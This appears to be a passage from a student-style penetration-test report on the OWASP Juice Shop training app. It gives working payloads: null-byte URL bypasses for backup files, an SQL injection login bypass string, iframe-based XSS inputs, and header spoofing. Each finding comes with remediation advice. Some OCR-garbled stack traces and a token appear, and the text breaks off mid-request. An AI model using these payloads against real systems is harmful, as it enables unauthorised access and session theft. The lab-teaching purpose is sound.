[Status: 500, Size: 3671, Words: 235, Lines: 50, Duration: 274ms]
[Status: 500, Size: 3657, Words: 235, Lines: 50, Duration: 351ms]
[Status: 500, Size: 3663, Words: 235, Lines: 50, Duration: 285ms]
[Status: 500, Size: 3665, Words: 235, Lines: 50, Duration: 284ms]
[Status: 200, Size: 28, Words: 3, Lines: 2, Duration: 120ms]
[Status: 200, Size: 792, Words: 1, Lines: 1, Duration: 148ms]
[Status: 200, Size: 10075518, Words: 0, Lines: 0, Duration: 0ms]
[Status: 200, Size: 10075518, Words: 0, Lines: 0, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 88 req/sec :: Duration: [0:01:02] :: Errors: 0 ::


```



9. So we think to make directories fuzzing again as shown,... we found a directories named by logs



10. Let's Figure out this directory as shown, then We found the access log files

Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

- Gain access to sensitive user credentials and session tokens, leading to unauthorized access to user accounts and applications.
 - Compromise user privacy by exposing personal data, potentially resulting in identity theft or financial fraud.

-Lead to regulatory non-compliance and associated penalties due to mishandling of sensitive information, affecting the organization's reputation and customer trust.

Potential Remediation:

To mitigate the risk associated with sensitive data exposure via access log files, the following remediation steps are recommended:

Access Control Implementation: Restrict access to log files to only authorized personnel by using proper authentication and authorization mechanisms.

Log File Redaction: Ensure sensitive information, such as passwords and session tokens, are redacted or not logged in plain text.

Secure Storage: Move log files to a secure directory outside of the web root and apply file permissions to restrict unauthorized access.

Regular Log Review: Conduct regular reviews and audits of log files to ensure that sensitive information is not being captured or stored inappropriately.

Incident Response Planning: Develop and implement an incident response plan to quickly address any breaches involving sensitive data exposure.

Improper Input Validation

Risk Level: HIGH


Vulnerability Detail:

Executive Summary:

This vulnerability arises due to insufficient input validation, allowing attackers to inject malicious characters, such as a null byte, to bypass security controls. By exploiting this weakness, attackers can manipulate file paths or requests, potentially gaining unauthorized access to sensitive files or resources that are not intended for public viewing. This bypass technique can lead to critical data exposure or further system compromise. we have to access a developer's forgotten backup file.

Evidence of Validation:

I have tried to access ftp file in url and I have entered



Security misconfiguration

Risk Level: HIGH

Vulnerability Detail:

Executive Summary:

During the security assessment of the Juice Shop application, it was discovered that the discount coupon functionality is vulnerable to reverse engineering. This vulnerability allows an attacker to forge valid discount coupons by decoding the coupon encoding algorithm, leading to potential financial losses for the business.


The vulnerability was identified through the analysis of exposed files and encoded coupon strings. By utilizing publicly available tools, attackers can reverse the encoding process and generate their own discount coupons.

Evidence of Validation:

Accessing the Coupon File:

Navigate to the following URL: http://localhost:3000/ftp/coupons_2013.md.bak%2500.md

Then I have found forgotten Sale's man Backup file which is **coupons_2013.md.bak** but I could not download it






OWASP Juice Shop (Express ^4.17.1)

400 **BadRequestError: Bad Request**

```
at C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:120:42
at Layer.handle [as handle_request] (C:\Users\hadri\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:328:13)
at C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:284:9
at Function.process_params (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:286:10)
at serveIndexMiddleware (C:\Users\hadri\juice-shop\build\server.js:269:10)
at serveIndexMiddleware (C:\Users\hadri\juice-shop\build\server.js:269:9)
at Layer.handle [as handle_request] (C:\Users\hadri\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:328:13)
at C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:284:9
at Function.process_params (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:346:12)
at C:\Users\hadri\juice-shop\build\client\Cheats.js:72:5
at Layer.handle [as handle_request] (C:\Users\hadri\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:328:13)
at C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:284:9
at Function.process_params (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:286:10)
at C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:646:15
at next (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:265:14)
at Function.handle (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:175:3)
at router (C:\Users\hadri\juice-shop\node_modules\express\lib\router\index.js:47:12)
```

Then I have tried null byte %00 in the url but also does not work so I went for cyber chef and tried url encode for the null byte

The screenshot shows a Microsoft Edge browser window with the CyberChef website open. The URL is `https://gchq.github.io/CyberChef/#recipe=URL_Encode(false)&input=jTAw`. The interface has a left sidebar with various operations like 'url', 'Fang URL', 'Defang URL', etc. The main area shows a 'Recipe' card for 'URL Encode' with a checked checkbox for 'Encode all special chars'. Below it is an 'Input' field containing '%20'. To the right is an 'Output' field showing 'jTAw'. At the bottom, there's a 'BAKE!' button with a chef icon and a checked 'Auto Bake' checkbox.



OWASP Juice Shop (Express ^4.17.1)


400 BadRequestError: Bad Request

```

at Layer.handle [as handleRequest] (C:\Users\hadr\juice-shop\node_modules\express\lib\router\layer.js:12:5)
at trim_prefix (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:328:13)
at C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:328:13)
at Function.process_params (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at Function.handle [as handleRequest] (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:175:3)
at trim_prefix (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:328:13)
at Function.process_params (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at Function.handle [as handleRequest] (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:328:13)
at trim_prefix (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:328:13)
at Function.process_params (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:346:12)
at next (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:280:10)
at Function.handle [as handleRequest] (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:175:3)
at router (C:\Users\hadr\juice-shop\node_modules\express\lib\router\index.js:47:12)

```

Then it works and I have downloaded and accessed the file content



```

File Edit Selection View Go Run ... ← → ⌂ Search
coupons_2013.md.bak_00.md
C: > Users > hadir > Downloads > coupons_2013.md.bak_00.md
1)6D$gC7ss

```

Impact:

Vulnerability: Replace z85 with amore secure encoding or encryption algorithm to prevent reverse engineering.

Exploitability: Publicly available tools like CyberChef can easily decode Base85-encoded values, making this vulnerability.

Potential Remediation:

Stronger Encoding: Replace Z85 with more secure encoding or encryption algorithm to prevent reverse engineering.

Access Control: Sensitive data such as package.json should not be publicly accessible, proper access measures should be implemented.

Cryptographic Issues

Risk Level: HIGH

Vulnerability Detail:

Executive Summary:

During the security assessment of the Juice Shop application, it was discovered that the functionality related to ContinueCodesis vulnerable due to the use of default values in cryptographic tools. This vulnerability allows an attacker to predict and potentially generate valid ContinueCodesby leveraging the default configuration of the hashidlibrary, compromising challenge completion mechanisms.

The vulnerability was identified through code analysis of the package.jsonfile and understanding the dependency on the hashidlibrary. Attackers can exploit this weakness to generate their own ContinueCodesand bypass the intended challenge validation.

Evidence of Validation:

1. Accessing the package.jsonFile:

- a. Navigate to:<http://localhost:3000/ftp/package.json.bak%2500.md>
- b. This file reveals the use of the hashidlibrary in the Juice Shop dependencies.

2. Hashid Vulnerability:

The hashidlibrary uses default salts to generate encoded values. This makes it easy for attackers to generate valid ContinueCodesby encoding numbers (e.g., 999) using hashid.

3. Applying the ContinueCode:

After generating a valid ContinueCode, an attacker can make a PUT request to apply the code through:<http://localhost:3000/rest/continuecode/apply/{ContinueCode}>

4. Potential Attack Example:

Use default encoding for the number 999with hashidto generate a valid ContinueCode.

Apply this code in the application, bypassing the validation mechanism.

Impact:

- Vulnerability:** The use of default cryptographic settings allows attackers to generate predictable codes, leading to a compromise in challenge validation.
- Exploitability:** Attackers can easily exploit this by using public tools to generate valid codes and bypass the system's challenge mechanisms.

Potential Remediation:

- Avoid Default Cryptographic Values:** Use custom salts or other cryptographic techniques to secure challenge mechanisms and prevent predictable code generation.
- Access Control:** Sensitive configuration files like package.json should not be publicly accessible, and proper access controls should be implemented to protect them.

Insecure Key Management

Risk Level: HIGH

Vulnerability Detail:

Executive Summary:

During the security assessment of the Juice Shop application, it was discovered that premium content, meant to be accessible only through payments, could be unlocked by retrieving an exposed encryption key. This allowed the attacker to bypass the paywall and access restricted content without any form of payment.

The vulnerability was identified through directory brute-forcing and exploiting weak encryption key management practices. Using the found key, the attacker was able to decrypt an encoded URL leading to the premium content.

Evidence of Validation:

- Locating the Encryption Key:** A directory called `encryptionkeys` was discovered at: <http://127.0.0.1:3000/encryptionkeys>. Inside, the file `premium.key` was found, containing a hexadecimal string:
 - 1337133713371337.EA99A61D92D2955B1E9285B55BF2AD42

- Decrypting the Content:**

The hexadecimal key was used to decrypt an encrypted comment found in the page's source code. The comment contained a Base64-encoded string

3. Decrypting the URL:

Using the premium.key with OpenSSL, the Base64-encoded string was decrypted, revealing the hidden premium content URL:<!--

IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeQYfxq+OJVVa0gNbqg
YkUNvn//UbE7e95C+6e+7Gtdpqj8mqm4WcPvUGIUxmGLTAC2+G9UuFCD1DUjg==-->

<http://localhost:3000/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us>

4. Accessing Premium Content:

Navigating to the decrypted URL bypassed the paywall, granting full access to the premium content.

Impact:

Vulnerability: Poor encryption key management led to exposure of sensitive premium content that could easily be unlocked using the found key.

Exploitability: Publicly accessible directories containing encryption keys pose a severe risk, as attackers can retrieve and use the key to decrypt protected content.

Potential Remediation:

Secure Key Management: Store encryption keys in secure, inaccessible locations outside of public directories. Use environment variables or secured key vaults to protect sensitive keys.

Access Control: Ensure premium content is only accessible after strict authentication and authorization checks. Avoid exposing sensitive information or encryption keys client-side.

Login Admin-SQL injection

Risk Level: HIGH

Vulnerability Detail:

Executive Summary:


Log in with the administrator's user account During the security assessment , it was discovered that the admin login functionality is vulnerable to SQL injection attacks. This vulnerability allows an attacker to manipulate SQL queries, potentially bypassing authentication and gaining unauthorized access to the admin panel, which could lead to data breaches, data manipulation, and other serious security incidents.

The vulnerability was identified through manual testing, where input parameters for the admin login form were tested with SQL injection payloads. It was confirmed that the application did not properly sanitize user inputs, allowing an attacker to craft a malicious input to manipulate SQL queries.

Evidence of Validation:

Navigate to the login page by clicking on the "log in". In the username field, enter "' OR 1 = 1 -- " and in the password field, enter any password.

This vulnerability can be exploited by an attacker to gain unauthorized access to the administrator account and potentially gain access to sensitive information or perform malicious actions within the application.



As we show we could able to sign in by admin account by SQL injection attack

DOM-based XSS

Risk Level: MEDIUM


Vulnerability Detail:

Executive Summary:

This vulnerability allows an attacker to send malicious payloads in the search-bar of the website. This can lead to a website defacement.


going to use the search input field. When we search for something, we can see the search term appears at top of the page as search results. Now we are going to input below HTML code as a search input to see if we can inject HTML into the web page.

`3la allah isa""< h3>test`



Next, let's try the below code

```
<iframe src="javascript:alert(`xss`)">
```



Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

- steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- Attackers can make unauthorized changes, like purchases or account settings.
- Session Hijacking Attackers could impersonate users by stealing their session data.

Potential Remediation:


To mitigate the risk associated with XSS, the following remediation steps are recommended:

- Validate and Sanitize User Input** Always check and clean user input to prevent harmful code from being injected.
 - Use Content Security Policies (CSP)** Implement CSP to control which sources can load resources on your webpage, helping to block XSS attacks.
 - Escape Special Characters** When displaying user input, escape characters like <, >, and & to prevent code injection.
 - Use a Library or Framework** Choose a library or framework that automatically escapes user input to protect against XSS.
 - Regularly Test for Vulnerabilities** Frequently test your application for security issues, including XSS, to keep it safe.
- ### Reflected XSS
- Risk Level: MEDIUM
- Vulnerability Detail:
- Executive Summary:

occurs when untrusted data is immediately reflected back to the user without proper validation or sanitization. The user-provided input is included in the URL, and when executed, it allows attackers to inject malicious scripts into the browser.


I started by testing a basic XSS payload in the search bar of the application:

```
<iframe src="javascript:alert(`xss`)">
```



While this payload executed successfully, it did not meet the challenge requirements as it wasn't reflected on the page.

To find a place where the input is reflected directly on the page, I navigated through the application and identified that the order tracking page uses an id parameter in the URL to display the order details.




Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99€	3	5.97€
Orange Juice (1000ml)	2.99€	3	8.97€
Eggfruit Juice (500ml)	8.99€	1	8.99€

Next, let's try the below code in URL

```
<iframe src="javascript:alert(`xss`)">
```

Final payload in URL

```
localhost:3000/#/track-result?id=<iframe src="javascript:alert('xss')">
```



You successfully solved a challenge: Reflected XSS (Perform a reflected XSS attack with <iframe src="javascript:alert('xss')">.)

Impact of exploit:

If an attacker successfully exploits this vulnerability, they could:

- Steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- Users may be tricked into entering personal information on fake forms.
- Scripts can redirect users to harmful sites or initiate downloads.
- Session Hijacking Attackers could impersonate users by stealing their session data.

Potential Remediation:

To mitigate the risk associated with XSS, the following remediation steps are recommended:

- Validate and Sanitize User Input** Always check and clean user input to prevent harmful code from being injected.
- Use Content Security Policies (CSP)** Implement CSP to control which sources can load resources on your webpage, helping to block XSS attacks.
- Escape Special Characters** When displaying user input, escape characters like <, >, and & to prevent code injection.
- Use a Library or Framework** Choose a library or framework that automatically escapes user input to protect against XSS.
- Regularly Test for Vulnerabilities** Frequently test your application for security issues, including XSS, to keep it safe.

HTTP-Header XSS

Risk Level: MEDIUM

Vulnerability Detail:

Executive Summary:

HTTP-Header XSS occurs when user-controlled input is reflected in HTTP headers without proper sanitization. This vulnerability allows attackers to inject malicious scripts via headers, which can be executed in the user's browser.

The challenge involves injecting an XSS payload through an HTTP header. We believe that the IP address logging feature in the admin panel could be a potential target, as it's one of the few inputs we can send via a header and is clearly displayed somewhere.



A screenshot of a web browser displaying the OWASP Juice Shop application. The URL in the address bar is 'localhost:3000/#/privacy-security/last-login-ip'. The page title is 'Last Login IP'. Below the title, there is a question 'IP Address ?'. The background of the page is dark grey.

log in to the application. After that, log out to capture the request to the /rest/saveLoginIp endpoint, which is generated during the logout process. When capture the request observe “lastloginIP”

go to search about spoofing client Ip

Remediation: Spoofable client IP address

HTTP request headers such as X-Forwarded-For, True-Client-IP, and X-Real-IP are not a robust foundation on which

When using the first “X-Forwarded-For” header (didn’t work)

The next let's Use the True-Client-IP header

```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
True-Client-IP: 10.10.12.50
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJp
ZC1EMSwidGNlcm5hbWUiOiI8cCNyAxQ0PmFxZKJOKRAmHnz-KamSKhEL3Njcm1vd4iCJ1bWFpb
C16ImFkbWluQgplaWNLXNolm9wIiwiCfGzcd3vcmQ1o1wThyMDIxYTdiYmQ3Mh1IMDUsNayWnj
Ik2j84YjUwMCisInbGU1iJhZGlibpilsImRlbHV4ZVRvaVu1oiIwibGFzdHxvZC1uSXAl0iI
xM24yLj1uS3JUcInBybZ2pbGVNzSI6mh0dHbz0s8vcG5n03Mjcm1vd1cmzmgJ3N1bGYNiC1d1
bnRh2mUtzXZhBcgg3VuEcFaZSlpmaxpbmUnGyIsInrvHBTZWNZXQ1o1iLLCjpcOFjG12ZSiEd
HJ1ZSw1Y331YXKR1ZBFO1joimAyNC0wNSAyMDoxODoyNC44NjQgKzAw0jAwIiwidBkYXR1ZE
FO1joiMjAyNC0wNC0wNiAxNzowNzoxMi43NjkgKzAwjAwIiwiZGVzZXR1ZEFO1jpuwxsSwiaWF
01joxNzI4MjQ3NDc0fQ_rmpfocxsol26aJSAUgHDwsCi6-SyJ1lk03sbrstH3WVp739i3YUANv
